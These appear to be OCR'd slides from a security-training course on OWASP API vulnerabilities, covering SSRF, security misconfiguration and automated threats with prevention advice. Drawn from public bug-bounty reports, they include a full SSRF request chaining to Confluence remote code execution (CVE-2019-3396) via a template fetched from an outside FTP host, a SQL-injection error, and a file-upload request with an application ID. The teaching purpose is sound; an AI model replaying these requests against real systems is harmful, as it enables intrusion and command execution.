content=\"f999fa99a5663c168e72b407eecdeec3695c70d0\">\n\n\n<script type=\"text/javascript\">\n        var
contextPath = '';\n<\/script>\n\n    \n\n    <meta name=\"confluence-request-time\" content=\"1571051898165\">\n
       \n    \n        \n            <meta name=\"ajs-discovered-plugin-features\"
content=\"$discoveredList\">\n            <meta name=\"ajs-use-keyboard-shortcuts\" content=\"true\">\n
  <meta name=\"ajs-keyboardshortcut-hash\" content=\"97637bc20dfc7a1f15684630bc99897\">\n            <meta
id=\"team-calendars-has-jira-link\" content=\"true\">\n            <meta
name=\"ajs-team-calendars-display-time-format\" content=\"displayTimeFormat24\">\n            <meta
id=\"team-calendars-display-week-number\" content=\"false\">\n            <meta
id=\"team-calendars-user-timezone\" content=\"Asia/Yekaterinburg\">\n            <script
type=\"text/x-template\" id=\"team-calendars-messages\" title=\"team-calendars-messages\"><fieldset class=\"i18n
hidden\"><input type=\"hidden\" name=\"calendar3.month.short.april\" value=\"апр\"><input type=\"hidden\"
name=\"calendar3.month.short.november\" value=\"ноя\"><input type=\"hidden\"
name=\"calendar3.month.long.november\" value=\"Ноябрь\"><input type=\"hidden\"
name=\"calendar3.day.short.friday\" value=\"Пт\"><input type=\"hidden\" name=\"calendar3.month.long.february\"
value=\"Февраль\"><input type=\"hidden\" name=\"calendar3.month.short.february\" value=\"фев\"><input
type=\"hidden\" name=\"calendar3.day.long.wednesday\" value=\"среда\"><input type=\"hidden\"
name=\"calendar3.month.long.december\" value=\"Декабрь\"><input type=\"hidden\"
name=\"calendar3.day.short.sunday\" value=\"Вс\"><input type=\"hidden\" name=\"calendar3.month.long.april\"
value=\"Апрель\"><input type=\"hidden\" name=\"calendar3.month.long.july\" value=\"Июль\"><input type=\"hidden\"
```

© 2023 Secure D Center Co., Ltd.

API protocols and architectures

URI (s)

- ❑ REST APIs use **Uniform Resource Identifiers (URIs)** to address resources. On today’s Web, URI designs that clearly communicate the API’s resource model like:
  - http://api.knowledge.sharing.com/th/bangkok/secure-d
- ❑ **URI Format**
  - The rules presented pertain to the format of a URI. RFC 3986 defines the generic URI syntax as shown below:
    - URI = scheme ":" ["//" authority] path ["?" query] ["#" fragment] [9]



subcomponent are consits of username:password but,
rightnow deprecated due to the application should not cleartext data

Providing direction to secondary resource, such as section heading

[9] https://en.wikipedia.org/wiki/URL

© 2023 Secure D Center Co., Ltd.

https://hackerone.com/reports/713900


API Vulnerabilities

API6: Server-Side Request Forgery: Real Case

❑ Bug bounty: *Unauthenticated SSRF in jira.tochka.com leading to RCE in confluence.bank24.int ($1,000)*

This bug could be used to send requests to an internal Confluence server https://confluence.bank24.int like so:

Confluence at https://confluence.bank24.int, uses a vulnerable version of a Widget Connector plugin. This vulnerability leads to an RCE (CVE-2019-3396).


Burp Suite Community Edition v2.1.02 - Temporary Project
Burp Project Intruder Repeater AutoRepeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options AutoRepeater
1 2 3 7 8 9 10 11 ...
Send Cancel < >
Target: https://jira.tochka.com
Request
Raw Params Headers Hex
Response
Raw Headers Hex
Type a search term
0 matches
err
0 matches
Done
13,801 bytes | 2,189 millis

```
POST /plugins/servlet/gadgets/makeRequest HTTP/1.1
Host: jira.tochka.com
User-Agent: curl/7.61.1
Accept: */*
X-Atlassian-Token: no-check
Content-Length: 322
Content-Type: application/x-www-form-urlencoded
Connection: close

url=https://jira.tochka.com:443@confluence.bank24.int/rest/tinymce/1/macro/preview&httpMethod=POST&headers=content
-type%3Dapplication/json&postData={"contentId":"1","macro":{"body":"","params":{"url":"https://www.youtube.com/wat
ch?v=y6sOtXOvchY","_template":"ftp://68.183.67.159/qwe2.txt","command":"id"},"name":"widget"}}
```

```
\n    <link rel=\"shortcut icon\"
href=\"/s/ru_RU/5637/e1ef10868e8fe2f234a1a0b171b01cde1d9717c4.2/_/favicon.ico\">\n    <link rel=\"icon\"
type=\"image/x-icon\" href=\"/s/ru_RU/5637/e1ef10868e8fe2f234a1a0b171b01cde1d9717c4.2/_/favicon.ico\">\n\n<link
rel=\"search\" type=\"application/opensearchdescription+xml\" href=\"/opensearch/osd.action\"
title=\"Confluence\"/>\n\n<link type=\"text/css\" rel=\"stylesheet\"
href=\"/s/d41d8cd98f00b204e9800998ecf8427e-CDN/ru_RU/5637/e1ef10868e8fe2f234a1a0b171b01cde1d9717c4.2/110/_/downlo
ad/superbatch/css/batch.css?build-number=5637\" media=\"all\">\n<link type=\"text/css\" rel=\"stylesheet\"
href=\"/s/d41d8cd98f00b204e9800998ecf8427e-CDN/ru_RU/5637/e1ef10868e8fe2f234a1a0b171b01cde1d9717c4.2/110/_/downlo
ad/superbatch/css/batch.css?media=print\" media=\"print\">\n<!--[if lt IE 9]>\n<link type=\"text/css\"
rel=\"stylesheet\"
href=\"/s/d41d8cd98f00b204e9800998ecf8427e-CDN/ru_RU/5637/e1ef10868e8fe2f234a1a0b171b01cde1d9717c4.2/110/_/downlo
ad/superbatch/css/batch.css?conditionalComment=lt+IE+9\" media=\"all\">\n<![endif]-->\n<!--[if lte IE 8]>\n<link
type=\"text/css\" rel=\"stylesheet\"
href=\"/s/d41d8cd98f00b204e9800998ecf8427e-CDN/ru_RU/5637/e1ef10868e8fe2f234a1a0b171b01cde1d9717c4.2/110/_/downlo
ad/superbatch/css/batch.css?conditionalComment=lte+IE+8\" media=\"all\">\n<![endif]-->\n<!--[if lte IE
9]>\n<link type=\"text/css\" rel=\"stylesheet\"
href=\"/s/d41d8cd98f00b204e9800998ecf8427e-CDN/ru_RU/5637/e1ef10868e8fe2f234a1a0b171b01cde1d9717c4.2/110/_/downlo
ad/superbatch/css/batch.css?conditionalComment=lte+IE+9\" media=\"all\">\n<![endif]-->\n<link type=\"text/css\"
rel=\"stylesheet\"
href=\"/s/d41d8cd98f00b204e9800998ecf8427e-CDN/ru_RU/5637/e1ef10868e8fe2f234a1a0b171b01cde1d9717c4.2/bfa6c03e4460
24507f1bd5cf7e8c81d3/_/download/contextbatch/css/preview/batch.css?build-number=5637\" media=\"all\">\n<script
type=\"text/javascript\"
src=\"/s/11c31dec86225875949252a05066e951-CDN/ru_RU/5637/e1ef10868e8fe2f234a1a0b171b01cde1d9717c4.2/110/_/downloa
d/superbatch/js/batch.js?build-number=5637&amp;locale=ru-RU\" ><\/script>\n<!--[if lte IE 8]>\n<script
type=\"text/javascript\"
src=\"/s/b12f4704f37b2489196b7d66986a2bad-CDN/ru_RU/5637/e1ef10868e8fe2f234a1a0b171b01cde1d9717c4.2/110/_/downloa
d/superbatch/js/batch.js?conditionalComment=lte+IE+8&amp;locale=ru-RU\" ><\/script>\n<![endif]-->\n<script
type=\"text/javascript\"
src=\"/s/9d5f41ec4716a84662a9020751228a1d-CDN/ru_RU/5637/e1ef10868e8fe2f234a1a0b171b01cde1d9717c4.2/bfa6c03e44602
4507f1bd5cf7e8c81d3/_/download/contextbatch/js/preview/batch.js?build-number=5637&amp;locale=ru-RU\"
><\/script>\n<link type=\"text/css\" rel=\"stylesheet\"
href=\"/s/ru_RU/5637/e1ef10868e8fe2f234a1a0b171b01cde1d9717c4.2/2/_/styles/colors.css\" media=\"all\">\n<link
type=\"text/css\" rel=\"stylesheet\"
href=\"/s/ru_RU/5637/e1ef10868e8fe2f234a1a0b171b01cde1d9717c4.2/1.0/_/download/resources/com.atlassian.confluence
.themes.default:styles/default-theme.css\" media=\"all\">\n<link type=\"text/css\" rel=\"stylesheet\"
href=\"/s/ru_RU/5637/e1ef10868e8fe2f234a1a0b171b01cde1d9717c4.2/2/_/styles/custom.css\" media=\"all\">\n\n\n
   \n    \n    <script>\n        window.onload = function() {\n
window.parent.AJS.MacroBrowser.previewOnload(document.body);\n        }\n    <\/script>\n<\/head>\n<body
id=\"com-atlassian-confluence\" class=\"content-preview\">\n    <div id=\"main\">\n        <div id=\"content\"
class=\"page edit\">\n            <div class=\"wiki-content\">\n                  uid=502(confluence)
gid=502(confluence) groups=502(confluence) context=unconfined_u:system_r:initrc_t:s0\n\r\n3232\r\n\n
<\/div>\n        <\/div>\n    <\/div>\n        <!-- include system javascript resources -->\n    \n    \n\n
  \n    <!-- end system javascript resources -->\n<\/body>\n<\/html>\n"}}
```

© 2023 Secure D Center Co., Ltd.

https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html
https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html#allow-list-vs-block-list

API Vulnerabilities

API6: Server-Side Request Forgery

❑ **Prevention:**

- Isolate the resource fetching mechanism in your network: usually these features are aimed to retrieve remote resources and not internal ones.
- Whenever possible, use allow lists of
  - Remote origins users are expected to download resources from (e.g., Google Drive, Gravatar, etc.)
  - URL schemes and ports
  - Accepted media types for a given functionality
- Disable the support for the following of the HTTP redirections in your web client in order to prevent the bypass of the input validation.
- Use a well-tested and maintained URL parser to avoid issues caused by URL parsing inconsistencies.
- Validate and sanitize all client-supplied input data.
- Do not send raw responses to clients.

© 2023 Secure D Center Co., Ltd.

API7: Security Misconfiguration

© 2023 Secure D Center Co., Ltd.

https://github.com/OWASP/API-Security/blob/master/2023/en/src/0xa7-security-misconfiguration.md

API Vulnerabilities

API7: Security Misconfiguration (What ?)

- ❑ Security misconfigurations include all the mistakes developers could make within the supporting security configurations of an API.

- ❑ If a security misconfiguration is severe enough, it can lead to sensitive information exposure or a complete system takeover.

- ❑ Security misconfigurations are really a set of weaknesses that includes misconfigured headers, misconfigured transit encryption, the use of default accounts, the acceptance of unnecessary HTTP methods, a lack of input sanitization, and verbose error messaging


SecureD

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API7: Security Misconfiguration (How ?)

- Error messages include stack traces, or expose other sensitive information



[redacted]/v1/


Simple Message System - SECPlayground 2020

Login

a'

•••••

□ Remember me



[redacted]/v1/login.php

```
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near 'a' LIMIT 1' at line 1
```


© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API7: Security Misconfiguration (How ?): Real Case

❑ Uploading files to api.techprep.fb.com (Bug bounty)

1-Sign up in techprep.fb.com
2-After logging in, the attacker intercept any request to api.techprep.fb.comthen get the _Applicationid
3-The attacker make a POST request to api.techprep.fb.com/parse/files/FILE NAME.EXT with the header X-Parse-Application-Id:+(_Applicationid) and the Content-Type: header then the file content (HTML File or image)
The respond of the request contains the file path



Target: https://api.techprep.fb.com

Request

```
POST /parse/files/POC.svg HTTP/1.1
Host: api.techprep.fb.com
Connection: close
Content-Length: 1554
Origin: https://techprep.fb.com
X-Parse-Application-Id: mbamzb1Gde7h1x40shiHH2LtoFN0UlbB5ukoQIE9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/59.0.3071.104 Safari/537.36
Content-Type: text/plain
Accept: */*
Referer: https://techprep.fb.com/profile/PTqq[redacted]X/
Accept-Language: en-US,en;q=0.8
Content-Type: image/jpeg


<svg xmlns="http://www.w3.org/2000/svg" class="iconic iconic-key" width="128" height="128"
viewBox="0 0 128 128">
  <g class="iconic-metadata">
    <title>Key</title>
  </g>
  <g class="iconic-key-lg iconic-container iconic-lg" data-width="128" data-height="126"
display="inline" transform="translate(0 1)">
    <path d="M92 0c-19.882 0-36 16.118-36 36 0 4.193.724 8.215 2.042 11.958l-58.042
58.042v20h20l8-8v-8h8v-6h6v-8h8l10-10v-6h6l5.938-5.938 4 4 7.171-7.171c2.844.723 5.822
1.109 8.891 1.109 19.882 0 36-16.118 36-36s-16.118-36-36-36zm-87.906
112.156v-4.125l53.908-54.033 1.998 2.169-55.906 55.99zm102.906-84.156c-3.866
0-7-3.134-7-7s3.134-7 7-7 7 3.134 7 7-3.134 7-7 7z"
    class="iconic-property-fill" />
  </g>
  <g class="iconic-key-md iconic-container iconic-md" data-width="32" data-height="32"
display="none" transform="scale(4)">
    <path d="M23 0c-4.971 0-9 4.029-9 9 0 .909.138 1.785.388 2.612l-14.388
```

Response

```
HTTP/1.1 201 Created
Access-Control-Allow-Headers: X-Parse-Master-Key, X-Parse-REST-API-Key,
X-Parse-Javascript-Key, X-Parse-Application-Id, X-Parse-Client-Version,
X-Parse-Session-Token, X-Requested-With, X-Parse-Revocable-Session, Content-Type
Access-Control-Allow-Methods: GET,PUT,POST,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Date: Thu, 21 Dec 2017 20:54:17 GMT
Location:
http://api.techprep.fb.com/parse/files/mbamzb1Gde7h1x40shiHH2LtoFN0UlbB5ukoQIE9/d619e8cae8
983055704c9f7f4ae91702_POC.svg
Server: nginx/1.10.1
X-Powered-By: Express
Content-Length: 180
Connection: Close

{"url":"http://api.techprep.fb.com/parse/files/mbamzb1Gde7h1x40shiHH2LtoFN0UlbB5ukoQIE9/d6
19e8cae8983055704c9f7f4ae91702_POC.svg","name":"d619e8cae8983055704c9f7f4ae91702_POC.svg"}
```

SecureD

© 2023 Secure D Center Co., Ltd.

https://blog.securitybreached.org/2017/10/10/exploiting-insecure-cross-origin-resource-sharing-cors-api-artsy-net/

API Vulnerabilities

API7: Security Misconfiguration (How ?) Real Case

❑ CORS: The API endpoint allows for the sending of credentials to other domains. [Bug bounty]

© 2023 Secure D Center Co., Ltd.

[NIST SP 800-123, Guide to General Server Security] https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-123.pdf
https://github.com/OWASP/API-Security/blob/master/2023/en/src/0xa7-security-misconfiguration.md

API Vulnerabilities

API7: Security Misconfiguration

❑ **Prevention:**

- Ensure that all API communications from the client to the API server and any downstream/upstream components happen over an encrypted communication channel (TLS), regardless of whether it is an internal or public-facing API.

- Be specific about which HTTP verbs each API can be accessed by: all other HTTP verbs should be disabled (e.g., HEAD).

- Implement a proper Cross-Origin Resource Sharing (CORS) policy on APIs expected to be accessed from browser-based clients (e.g., web app front-ends).

- Ensure all servers in the HTTP server chain (e.g., load balancers, reverse and forward proxies, and back-end servers) process incoming requests in a uniform manner to avoid desync issues.

- Where applicable, define and enforce all API response payload schemas, including error responses, to prevent exception traces and other valuable information from being sent back to attackers.

© 2023 Secure D Center Co., Ltd.

API8: Lack of Protection from Automated Threats

© 2023 Secure D Center Co., Ltd.

https://github.com/OWASP/API-Security/blob/master/2023/en/src/0xa8-lack-of-protection-from-automated-threats.md
https://owasp.org/www-project-automated-threats-to-web-applications/

API Vulnerabilities

API8: Lack of Protection from Automated Threats (What ?)


- Automated threats have become more profitable, smarter and harder to protect from, and APIs are often used as an easy target for them.
- Traditional protections, such as rate limiting, and captchas become less effective over time.
- Vulnerable APIs don't necessarily have implementation bugs. They simply expose a business flow
- An API endpoint is vulnerable if it exposes a business-sensitive functionality and allows an attacker to harm the business by accessing it in an excessive automated manner.

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API8: Lack of Protection from Automated Threats (How ?)

❑ Automated threats: Example



```
GET /api/v1/shop/ps5/stocks
```

